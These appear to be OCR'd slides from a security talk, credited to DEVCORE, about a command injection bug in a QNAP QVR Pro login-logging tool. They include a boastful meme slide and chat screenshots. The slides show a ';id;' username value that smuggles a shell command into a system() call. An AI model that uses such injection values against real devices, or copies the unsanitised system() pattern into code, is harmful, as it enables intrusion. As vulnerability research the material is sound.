


user = ;id;
device = aaa
plain_pwd =
Wrong

msg.user = ;id;
msg.device = aaa
msg.msg =
Login Fail

Store msg in DB

Command Injection - Code Flow



user = ;id;
device = aaa
plain_pwd =
Wrong


msg.user = ;id;
msg.device = aaa
msg.msg =
Login Fail

Store msg in DB

```
system("qvrpro_conn_log_tool
... -u ;id; -m aaa ...")
```

Command Injection

不要跟我說甚麼
ASLR CFI
Stack Canary
SMEP SMAP
Heap Spray
Heap Feng Shui
ROP JOP
COP SROP
Dump 什麼 Offset
跑什麼 shellcode
Ret2libc
找什麼 leak
NULL byte
清什麼 cache
不同的版本測試
老子一個 Command Injection
一刀殺進去




YingMuo 2023/10/04 23:55

搞定ㄌ

Command Injection 一刀殺進去 XD

DEVCORE




YingMuo 2023/10/04 23:55

搞定ㄌ

Command Injection 一刀殺進去 XD

🍺 3 💰 4 🐮 1



YingMuo 2023/10/04 23:55

搞定ㄌ


QTS	5.1.2.2533 build 20230926	2023-10-04	Global USA Europe MD5 c453fee5fb567dddfc6e5ef15febaa4b Copy	

DEVCORE

